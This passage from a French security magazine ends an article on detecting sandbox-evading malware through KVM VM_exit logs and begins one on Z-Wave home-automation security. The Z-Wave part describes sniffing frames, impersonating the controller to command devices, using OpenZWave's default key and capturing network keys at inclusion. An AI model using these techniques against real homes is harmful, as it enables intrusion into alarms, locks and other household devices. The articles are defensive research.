La technique que nous utilisons repose sur l'utilisation de la mémoire virtuelle (*Virtual Memory Address* : VMA) où vont se placer toutes les instructions de notre exécutable. Il est possible d'obtenir l'adresse de la mémoire virtuelle privilégiée par notre exécutable pour débuter son exécution à l'aide de l'outil « objdump ». On ajoute donc au code précédent la ligne suivante :

```
p = subprocess.Popen('objdump -h %s > objdump_result.txt' % self.path,
stdout=subprocess.PIPE, shell=True, preexec_fn=os.setsid) #on crée le fichier
texte objdump_result.txt contenant les caractéristiques de la commande objdump
de notre exécutable situé dans %self.path (méthode définie dans scheduler.py)
```

Il nous suffit alors de récupérer la taille prise par les instructions de notre exécutable et l'adresse VMA d'entrée afin d'obtenir une plage d'adresses de la VMA où va s'exécuter notre malware :  $I = [00401000 ; 00401000 + 00071ec8]$ .

Comment utiliser cette information avec notre fichier .txt ? Tout simplement en étudiant la valeur suivant la mention « rip » (*Instruction Pointer Register*) du fichier .txt contenant nos logs : il s'agit de la valeur de

l'adresse dans la VMA de la prochaine instruction qui va s'exécuter. On en déduit par exemple que la ligne ci-dessous tirée de notre fichier .txt concerne notre exécutable, car 401444 appartient à « I » :

et que la suivante n'a rien à voir, car 8b4d75f9 n'appartient pas à « I » :

Cependant, la VMA est partagée entre les processus, et certaines adresses peuvent être utilisées par un autre processus que notre exécutable.

Il est donc nécessaire de considérer les raisons mêmes d'un VM\_exit. Si ces dernières ne peuvent pas provenir logiquement de notre exécutable, il ne faut pas en tenir compte.

Ainsi, nous pouvons supprimer de notre fichier .txt les lignes contenant les raisons suivantes :

**EPT\_VIOLATION** et **EPT\_MISCONFIG** : VM\_exit liés à la réservation d'adresses physiques mémoires pour les instructions du guest. Ils ne peuvent être provoqués par une application au ring 3 (user-land) dans notre guest.

**EXCEPTION\_NMI** : exceptions provoquées lors d'une erreur kernel, donc ne concernent pas notre exécutable qui n'est pas censé avoir accès au kernel.

**EXTERNAL\_INTERRUPT** : interruptions provoquées par des applications du ring 0 ou des opérations input/output.

**HLT** : VM\_exit provoqué à la suite de l'utilisation de l'instruction HLT qui doit être exécuté au ring 0, donc à ne pas prendre en compte.

**IO\_INSTRUCTION** : VM\_exit dépendant des périphériques de notre environnement donc trop spécifique pour être exploitable par un malware.

**MSR\_READ** : VM\_exit provoqué suite à l'utilisation de l'instruction RDMSR qui doit être exécutée au ring 0, donc à ne pas prendre en compte.

Voici le fichier trié en figure 5, ci-contre, obtenu sur le programme de la partie 2.2.

À partir du fichier texte trié obtenu, nous avons décidé d'implémenter 3 seuils :

- le seuil 0 : valeur par défaut indiquant qu'il n'y a pas eu d'attaque détectée ;
- le seuil 1 : valeur se déclenchant lorsque le nombre de VM\_exit est supérieur à 50, indiquant qu'une attaque est possible (choix justifié en partie 5) ;
- le seuil 2 : valeur se déclenchant lorsque 10 VM\_exit ou plus possédant la même adresse rip à la suite sont présents. Cela signifie que la même instruction est rejouée plusieurs fois à la suite, ce qui est anormal pour un programme bénin, indiquant alors qu'une attaque a été effectuée afin de découvrir notre environnement virtuel.

```

qemu-system-x86_12435 [000] 7427.002911: kvm_exit: reason CPUID r1p 0x2e6782 info 0 0
qemu-system-x86_12435 [000] 7427.002913: kvm_exit: reason CPUID r1p 0x2e6795 info 0 0
qemu-system-x86_12435 [006] 7444.897977: kvm_exit: reason CPUID r1p 0x417aff info 0 0
qemu-system-x86_12435 [006] 7444.897981: kvm_exit: reason CPUID r1p 0x417b0e info 0 0
qemu-system-x86_12435 [006] 7444.897982: kvm_exit: reason CPUID r1p 0x417b7a info 0 0
qemu-system-x86_12435 [006] 7444.897984: kvm_exit: reason CPUID r1p 0x417b88 info 0 0
qemu-system-x86_12434 [002] 7444.989160: kvm_exit: reason CPUID r1p 0x401444 info 0 0
qemu-system-x86_12435 [006] 7445.098524: kvm_exit: reason CPUID r1p 0x401444 info 0 0
qemu-system-x86_12435 [006] 7445.099654: kvm_exit: reason CPUID r1p 0x401444 info 0 0
qemu-system-x86_12434 [000] 7445.105548: kvm_exit: reason CPUID r1p 0x401444 info 0 0
qemu-system-x86_12434 [000] 7445.109692: kvm_exit: reason CPUID r1p 0x401444 info 0 0
qemu-system-x86_12434 [000] 7445.113542: kvm_exit: reason CPUID r1p 0x401444 info 0 0
qemu-system-x86_12435 [006] 7445.117464: kvm_exit: reason CPUID r1p 0x401444 info 0 0
qemu-system-x86_12435 [006] 7445.122735: kvm_exit: reason CPUID r1p 0x401444 info 0 0
qemu-system-x86_12435 [006] 7445.128668: kvm_exit: reason CPUID r1p 0x401444 info 0 0
qemu-system-x86_12435 [006] 7445.133744: kvm_exit: reason CPUID r1p 0x401444 info 0 0

```

Figure 5

Notre solution déclenche donc le seuil 2 du fait de la séquence de 10 occurrences détectées.

Et nous avons bien en figure 6 (implémenté à l'aide des signatures de cuckoo sandbox), une signalisation à destination de notre administrateur :



Figure 6

## 4 Contournement par les malwares de la méthode proposée...

Notre solution possède cependant des limites. En effet, nous effectuons un tri selon l'occurrence des instructions de notre exécutable dans la VMA, cependant, si ce dernier effectue une réallocation en mémoire virtuelle de ses instructions, dans ce cas le tri que nous effectuons sur l'adresse rip n'a plus aucun sens, et notre détection ne fonctionne plus.

Il est ensuite possible de contourner le test de succession des adresses rip identiques en effectuant des VM\_exit de façon désordonnée, et non pas successives, par le malware.

Si l'attaquant est bien déterminé, il lui est possible d'étudier en détail notre environnement et donc de trouver une instruction utilisant les spécificités de notre environnement (périphériques, etc.) permettant de faire un VM\_exit que nous avons considéré comme non exploitable.

## 5 ... et possibles solutions

Comme nous l'avons vu précédemment, certaines attaques peuvent contourner le test de succession des adresses rip identiques en utilisant les VM\_exit de façon

désordonnée. C'est pour cela que nous avons choisi d'ajouter le seuil 1 : le but est d'informer l'administrateur qu'un nombre important, et donc douteux, de VM\_exit a été effectué. Ceci peut impliquer un comportement suspect et l'administrateur doit en tenir compte lors de l'interprétation des résultats de l'analyse dynamique.

Lors d'attaques liées aux VM\_exit, il est très fréquent d'utiliser la fonction RDTSC afin de récupérer un timer lié à notre CPU. Un moyen d'améliorer la précision de notre détection serait

de modifier notre structure VMCS afin de provoquer un VM\_exit lorsque l'instruction RDTSC est utilisée (déjà le cas sur certains hyperviseurs étant donné qu'il s'agit d'une instruction sensible et privilégiée sauf si le flag TSD du processeur n'est pas initialisé). Ainsi si nous observons dans les logs une utilisation importante de RDTSC avec une autre instruction provoquant un VM\_exit, les chances d'avoir un essai de détection de sandbox de la part de l'attaquant sont très importantes.

On pourrait aussi revenir sur le principe même des VM\_exit et réfléchir à comment faire pour les supprimer ? La seule façon d'enlever les VM\_exit serait d'utiliser une émulation de notre environnement physique et d'avoir ainsi une sandbox « autonome » (on a toujours besoin de nos ressources pour effectuer les calculs, mais il n'y a pas de carcan vu qu'un CPU est émulé). Cependant, l'émulation est plus compliquée, moins performante et retourne des informations plus bas niveau (instructions CPU), qui sont donc plus difficiles à analyser.

Enfin la dernière possibilité serait de réaliser une analyse directement sur une machine physique et, au risque de corrompre celle-ci, d'étudier le comportement du malware.

## Conclusion

Nous avons donc compris au cours de cet article la problématique fondamentale de la virtualisation : comment proposer un environnement virtuel logique et performant à la fois ? Les VM\_exit ont été créés afin de pallier ce problème, mais ils offrent une nouvelle opportunité pour les attaquants. Nous avons détaillé une solution, mais qui, elle aussi, est soumise au jeu du chat et de la souris de la sécurité. ■

## ■ Références

- [1] [http://www.intel.com/Assets/en\\_US/PDF/manual/253669.pdf](http://www.intel.com/Assets/en_US/PDF/manual/253669.pdf)
- [2] [http://www.intel.com/Assets/en\\_US/PDF/manual/253669.pdf](http://www.intel.com/Assets/en_US/PDF/manual/253669.pdf)
- [3] <https://github.com/a0rtega/pafish/blob/master/pafish/cpu.c>
- [4] <http://www.cuckoosandbox.org/>



# LA SÉCURITÉ DU PROTOCOLE Z-WAVE

Kevin Bontems – Consultant sécurité

**mots-clés : Z-WAVE / DOMOTIQUE / SÉCURITÉ / INTERCEPTION / Z-ATTACK**

**Q**ui n'a jamais rêvé d'apporter un peu d'intelligence dans sa maison ? Gérer son système d'alarme avec des notifications en temps réel, ouvrir/fermer ses volets en fonction de l'heure du jour et des saisons, adapter le chauffage de chaque pièce de sa maison au degré près, disposer de toutes les informations sur sa consommation en énergie et tout cela à distance depuis une plage à l'autre bout du monde... C'est pour réaliser ce rêve que la domotique a été inventée.

## 1 Introduction

Derrière le terme domotique, on retrouve un ensemble de solutions techniques visant à centraliser et automatiser le contrôle de différents systèmes de sa maison, en s'appuyant sur des capteurs et périphériques variés.

Bien que le concept ne soit pas nouveau, ce n'est que récemment que l'on a vu apparaître les premières solutions convaincantes et simples à mettre en place. De nombreux constructeurs proposent aujourd'hui leur propre « box » domotique, et il ne reste plus pour le consommateur final qu'à choisir son système et acheter différents modules en fonction de ses besoins.

Cependant comme nous allons le voir dans cet article, la sécurité n'est pas toujours au rendez-vous.

## 2 Les scénarios en domotique

À la base de la domotique, on trouve une idée simple : pouvoir définir des scénarios d'automatisation pour son environnement. Ainsi, lors du changement d'état des modules présents sur le réseau, on pourra simplement déclencher une action :

- Si ma porte d'entrée s'ouvre entre 10h et 18h, m'envoyer une notification ;
- Si la luminosité ambiante est trop faible, allumer les lampes ;
- Si une personne connue entre dans la maison, lui lire un message personnalisé.

La plupart des interfaces domotiques permettent de définir des scénarios simples sans faire appel à un langage de programmation, en mettant en place par exemple des briques visuelles.

Pour les technophiles, il est également possible de créer des scénarios plus élaborés en s'appuyant sur des langages de programmation (LUA, Python, bash...).

Du point de vue d'une personne malveillante, ces scénarios peuvent potentiellement servir de base à une attaque : si une condition peut être influencée, elle peut elle-même entraîner des effets de bords non souhaités (désactiver l'alarme, ouvrir les volets, etc.). Encore faut-il savoir communiquer avec l'environnement ciblé...

## 3 Une grande variété de protocoles

Derrière le terme « domotique », se cache en réalité une multitude de protocoles de communication. Le protocole « historique » X10, utilisant le réseau électrique pour relayer les signaux, semble aujourd'hui éclipsé par les protocoles radio comme HomeEasy, Z-Wave, Insteon, Plcbus, Zigbee, EnOcean, RTS (Somfy), X2D (DeltaDore France)... et des protocoles plus communs comme le Wifi ou le Bluetooth.

Nous avons décidé de porter notre attention sur le protocole Z-Wave, couramment utilisé et pour lequel une multitude de périphériques compatibles sont disponibles en France. Principalement utilisé pour un réseau domestique, celui-ci se trouve également dans certains hôtels, bateaux de croisière et centres de vacances [1].



## 4 Le protocole Z-Wave

Le protocole Z-Wave est un protocole propriétaire dédié à la domotique, originellement développé par la société Zen-Sys (rachetée par Sigma Design en 2008). Il utilise des bandes de fréquences différentes en fonction des pays : 868,42 MHz en Europe, 915 Mhz aux États-Unis, 919.82MHz à Hong Kong ou encore 921.42MHz en Australie. Il est réputé pour sa simplicité et sa fiabilité : il permet d'établir un maillage pour relayer les communications radio, et implémente un mécanisme de retour d'état (ACK) permettant de garantir que les messages ont bien été reçus et compris.

Ce protocole offre également l'avantage de pouvoir sécuriser les communications en s'appuyant sur un chiffrement symétrique AES. Il a été retenu par des sociétés comme Orange (HomeLive) [2] et Somfy [3] pour leurs produits de domotique.

Une amélioration de ce protocole, baptisée Z-Wave+, a été présentée par Sigma Design en janvier 2014. Celle-ci est censée améliorer la portée du signal, permettre de réduire la consommation de la puce et augmenter la vitesse de communication.

Le standard n'étant pas ouvert, le SDK (actuellement en version 6.51) n'est accessible qu'aux clients directs de Sigma Design (après signature d'un « non-disclosure agreement »).

Une implémentation open source « OpenZWave » a cependant été développée [4] en analysant le fonctionnement du protocole (plus de 5 années de recherche par rétro-ingénierie ont été nécessaires pour arriver à la version 1.0).

Deux types d'équipements sont présents sur un réseau Z-Wave :

- un ou plusieurs contrôleurs ;
- des nœuds esclaves (« nodes ») qui représentent les différents modules du réseau.

Un contrôleur principal permet d'inclure jusqu'à 232 nœuds dans un réseau. Ce réseau est représenté par un identifiant (**HomeID**) codé sur 32 bits. Il est communiqué lors d'une phase d'inclusion à tous les équipements souhaitant se rattacher au contrôleur. Chaque équipement du réseau se voit en outre attribuer un identifiant propre (**NodeID**) codé sur 8 bits. Le premier **NodeID** est toujours 0x01 (généralement attribué au contrôleur), et est automatiquement incrémenté à chaque ajout de module.

Certains nœuds peuvent également être utilisés pour relayer le signal Z-Wave à d'autres. Un tel relais permet de construire un maillage et rend le réseau plus tolérant aux erreurs de transmission et de communication.

Pour utiliser des modules Z-Wave, il est nécessaire de détenir un contrôleur (clé USB à brancher sur un PC ou BOX domotique) et d'avoir un logiciel (intégré à la BOX domotique ou via un logiciel à installer) qui permet de gérer les différents scénarios et avoir un état de ses différents périphériques.

### 4.1 Fonctionnement du protocole

Le protocole Z-Wave est basé sur le standard ITU-T G.9959 [5] (normalisant les couches basses MAC et PHY). Au-dessus de ces deux couches bas-niveau, une troisième couche applicative décrit toutes les informations permettant de contrôler les modules et d'en rapporter l'état :




Figure 1

Le **HomeID**, la source et destination d'un message sont définis sur la couche MAC. Pour la destination, si la valeur est définie à « 0xFF », la trame est de type « broadcast » et donc envoyée à tous les équipements du réseau. La couche applicative fournit quant à elle des informations sur le type de classe de commande Z-Wave utilisé, la fonction appelée ainsi qu'une liste de paramètres. En outre, le contenu des premiers champs de cette couche peut légèrement varier pour les trames multicast, routées ou chiffrées.

En effet, toutes les communications sont organisées en classes de commande (CC). Ces classes sont utilisées pour réaliser des actions précises, liées aux fonctionnalités offertes par l'équipement. Une cinquantaine de types de classes différentes existent actuellement [6].

Chaque classe peut ensuite définir une ou plusieurs commandes, avec différents paramètres. Par exemple, la classe **COMMAND\_CLASS\_SWITCH\_BINARY** permet de spécifier trois types de commandes :

- définition d'un état (**SET**) ;
- demande d'un état (**GET**) ;
- fourniture d'un état (**REPORT**).

Si l'on souhaite allumer une lampe, on pourra donc utiliser la commande **SET** pour définir le nouvel état, en passant en paramètre la valeur de cet état (0xFF pour 1/allumée, 0x00 pour 0/éteinte). Si le contrôleur domotique souhaite connaître l'état du périphérique, il utilisera la même classe, mais avec la commande **GET**. La lampe enverra ensuite une commande **REPORT** pour signaler son état en paramètre.

### 4.2 Chiffrement des messages

Z-Wave permet aux modules de chiffrer les communications en AES 128 bits en utilisant la classe de commande **COMMAND\_CLASS\_SECURITY**. Celle-ci permet d'encapsuler les données de la couche applicative, comme présenté en figure 2 :




Figure 2

Son utilisation permet théoriquement de se protéger des attaques telles que l'interception des communications et le rejeu de requêtes.

Afin que le contrôleur soit en mesure de savoir s'il doit utiliser la classe de sécurité pour l'envoi des messages, une trame NIF (*Node Information Frame*) est envoyée lors de l'inclusion d'un module au réseau Z-Wave. Si vous utilisez OpenZWave, la liste des classes reconnues et sécurisées pour les différents périphériques est stockée dans le fichier de configuration `zwcfg_[HomeID].xml`.

Afin de chiffrer les communications, une clé dédiée au réseau Z-Wave cible est tout d'abord échangée entre le contrôleur et le périphérique lors de la phase d'inclusion (représentée en bleu dans la figure 3) :




Figure 3

Pour initier cet échange, la trame « 0x98 0x04 » (`SecurityCmd_SchemeGet` [7]) est envoyée au périphérique. Il est ensuite possible d'adresser la clé réseau à partir de la commande `SecurityCmd_NetworkKeySet` (« 0x06 »). Cette clé est chiffrée avec l'algorithme AES 128 bits en utilisant une clé temporaire de 16 octets (initialisée à « 0x00 »), avant d'être envoyée sur le réseau.

Source : Security.cpp - OpenZWave

```
uint8_t SecuritySchemes[1][16] = { { 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 } };
```

Théoriquement, lors de la phase d'inclusion du périphérique sur le réseau, la portée du signal est réduite à quelques centimètres afin de limiter le risque d'interception et cette phase est très courte (généralement 20 à 30 secondes). Cependant, en pratique, nous

avons constaté qu'il est possible de récupérer cette clé réseau même à une distance de plusieurs mètres du contrôleur.

La clé réseau obtenue est alors dérivée en deux clés par les deux parties :

- la clé de chiffrement est obtenue par le biais de l'algorithme AES en mode ECB en chiffrant le message « 0xAA » (sur 16 octets) avec la clé réseau ;
- la clé d'authentification est également obtenue par le biais de l'algorithme AES en mode ECB en chiffrant le message « 0x55 » (sur 16 octets) avec la clé réseau.

Pour rappel, le mode AES-ECB est un chiffrement par bloc qui a pour principale lacune de chiffrer à l'identique deux blocs avec le même contenu.

Les clés dérivées permettront au final le chiffrement des données en AES en utilisant le mode OFB (*Output feedback*) et l'authentification en AES-CBCMAC (d'une longueur totale de 8 octets) qui garantit que le message n'a pas été altéré durant le transport.

De plus, un vecteur d'initialisation d'une longueur totale de 16 octets est utilisé afin de bloquer les attaques de type rejeu (8 octets générés par la source + 8 octets reçus préalablement de la destination via la trame `SecurityCmd_NonceReport()`).

Le code d'authentification (MAC) est calculé à partir des 16 octets du vecteur d'initialisation, d'un « sequence header » (type de message envoyé), de l'ID de la source et de la destination, de la longueur du payload et des données.

Il est intéressant de noter que la version 1.3 d'Open-ZWave dispose d'un nonce fixe (« 0xAA ») pour les 8 premiers octets, ce qui réduit fortement l'aléa du message chiffré. Ce défaut, rapporté par un utilisateur [8], a été corrigé depuis la version 1.4.

Source : Security.cpp - OpenZWave

```
/* Regenerate IV */
/* the first 8 bytes of a outgoing IV are random */
for (int i = 0; i < 8; i++) {
    //initializationVector[i] = (rand()%0xFF)+1;
    initializationVector[i] = 0xAA;
}
/* the remaining 8 bytes are the NONCE we got from the device */
for (int i = 0; i < 8; i++) {
    initializationVector[8+i] = _nonce[i];
}
```

Chaque message chiffré est alors encapsulé dans une trame de type `SecurityCmd_MessageEncap` (« 0x81 »). Dans la requête, nous retrouvons le nonce de 8 octets de la source, le payload initial chiffré avec l'algorithme AES (qui contient la classe de commande, la commande et les différents paramètres) ainsi que la trame d'authentification (MAC).

La destination pourra ensuite déchiffrer le message à partir de la clé réseau dérivée et du nonce envoyé dans la requête `SecurityCmd_NonceReport` ainsi que celui présent dans `SecurityCmd_MessageEncap`.



## 5

## Attaque du protocole Z-Wave

La première étape pour attaquer un réseau Z-Wave est l'écoute passive du trafic pour capturer des données cruciales telles que le **HomeID** et les informations sur les différents périphériques présents. Les clients de Sigma Design qui disposent du SDK peuvent pour cela utiliser un outil dénommé **zniffer** [9] qui permet d'écouter les communications. Pour les autres, il est nécessaire de trouver une solution alternative.

Nous tentons d'abord de passer notre contrôleur Z-Wave en mode **PROMISCUOUS**, en nous appuyant sur la fonction **FUNC\_ID\_ZW\_SET\_PROMISCUOUS\_MODE** (« 0xD0 ») documentée dans OpenZWave.

Celle-ci semble toutefois désactivée sur les contrôleurs que nous testons : toutes nos requêtes sont ignorées. Une altération du firmware du contrôleur permettrait peut-être de l'activer, mais nous n'avons pas étudié cette possibilité.

Afin de pouvoir écouter des trames Z-Wave, nous nous basons donc sur les travaux de recherche de la société « SensePost », présentés lors de la conférence BlackHat USA en 2013 [10]. Cette société a développé un outil (**zforce** [11]) qui permet d'intercepter et de transmettre des paquets. Pour utiliser **zforce** sur notre réseau de maquette, nous nous appuyons sur un émetteur et un récepteur utilisant une carte Texas Instrument C1110 [12], facilement trouvable dans le commerce et coûtant moins de 70 euros.




Figure 4

Une carte est utilisée pour la transmission, l'autre pour la réception. Elles sont connectées à notre PC en utilisant un pont USB-série [13]. Pour fonctionner, elles nécessitent l'installation de firmwares spécifiques, disponibles sur le dépôt Google Code de SensePost [14].

Cette première étape nous permet d'observer le trafic Z-Wave sur notre maquette. Une rapide analyse des différents périphériques en notre possession nous permet de constater qu'aucune trame présente sur le réseau n'est chiffrée, malgré le fait que ce protocole utilisé (Z-Wave) permette théoriquement l'utilisation d'AES pour protéger les messages applicatifs.

Nous pouvons donc écouter l'intégralité des échanges et, a priori, envoyer nos propres requêtes. Il nous suffit pour cela de connaître :

- le « HomeID » du réseau à attaquer (facilement identifiable avec une écoute passive) ;
- la source ;
- la destination ;
- un « payload » converti en hexadécimal.

Bien que nous soyons en mesure de recevoir et envoyer des trames, nous constatons rapidement que l'application **z-force** est restée à l'état de preuve de concept et dispose de fonctionnalités très limitées (affichage des seules données brutes pour chaque trame, envoi de commandes à l'aveugle, plantages réguliers de l'application...).

Afin de nous permettre d'étudier (et d'attaquer) le protocole Z-Wave plus simplement, nous décidons donc d'implémenter notre propre outil sur la base de ces travaux.

### 5.1 Présentation de l'outil Z-Attack

Ce nouvel outil (**Z-Attack**, disponible ici [15]) est basé sur un script python disposant d'une interface graphique avec un détail des actions sur la console standard. Les objectifs premiers de cet outil sont de pouvoir :

- décoder les trames Z-Wave, y compris les classes de commande, actions et paramètres connus, afin de faciliter l'analyse des trames capturées ;
- permettre de cartographier un réseau Z-Wave, en créant un graphe des modules et contrôleurs identifiés ;
- faire appel à des classes Z-Wave précises dans l'outil de transmission sans avoir à connaître exactement les références en hexadécimal ;
- déchiffrer les communications chiffrées à partir de la clé par défaut d'OpenZWave ou toute autre clé définie ;
- déchiffrer la clé réseau échangée lors de la phase d'inclusion.

Attaquer un réseau Z-Wave devient maintenant beaucoup plus intuitif. Pour les équipements qui n'utilisent pas la

classe de sécurité (donc sans chiffrement), l'analyse et l'envoi de données sont relativement simples.

On trouve en premier lieu le prologue de trame, le « HomeID » (0xCEE1DF17), la source (0x01), le contrôle de trame (0x4102), la longueur (0x0D), la destination (0x02), la classe Z-Wave (0x25), la commande (0x01), un paramètre (0xFF) et pour finir le checksum et la fin de trame. Toutes ces données sont donc décodées pour être affichées dans un langage plus compréhensible.




Figure 5

Ensuite, si nous souhaitons interagir avec un module, nous pouvons simplement utiliser le menu dédié à cet effet en accédant à une fenêtre de sélection du HomeID, de la source, destination et de la classe à envoyer.

La figure 6 illustre l'envoi de la classe **COMMAND\_CLASS\_MANUFACTURER** afin de déterminer le constructeur et le type de produit exact associés à un module. Pour chaque classe envoyée, et par souci de simplicité, les éventuels paramètres de la requête sont actuellement directement intégrés dans le code python.

Il devient donc ici très simple de commander à distance des périphériques Z-Wave en se faisant passer pour le contrôleur (télécommandes, interrupteurs, détecteurs de porte, détecteurs de mouvement...).

Si nous sommes en présence d'un périphérique qui chiffre les communications, seul le nom de la classe

**COMMAND\_CLASS\_SECURITY** sera affiché dans la capture sans informations supplémentaires. Nous ne serons donc a priori pas en mesure de savoir ce qui a été échangé et incapable d'interagir avec le périphérique.

Cependant, si certaines conditions sont réunies, Z-Attack permet de déchiffrer le trafic :

- Si l'utilisateur utilise OpenZWave avec la clé par défaut (0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F, 0x10). Dans ce cas les trames seront déchiffrées à la volée.
- Si la clé réseau est connue, il suffit de la renseigner dans l'interface. Les trames seront ensuite déchiffrées à la volée.
- S'il est possible (avec un peu de chance) d'écouter les trames au moment de l'inclusion d'un périphérique, Z-Attack pourra capturer cette clé et l'afficher dans l'interface.




Figure 7

## 5.2 Vulnérabilités dans le chiffrement Z-Wave

En 2013, la société « SensePost » a présenté un défaut d'implémentation sur un système d'ouverture de porte Z-Wave qui utilise la commande de classe **SECURITY [10]**. L'envoi du payload « 0x98 0x04 » (**SecurityCmd\_SchemeGet**)




Figure 6

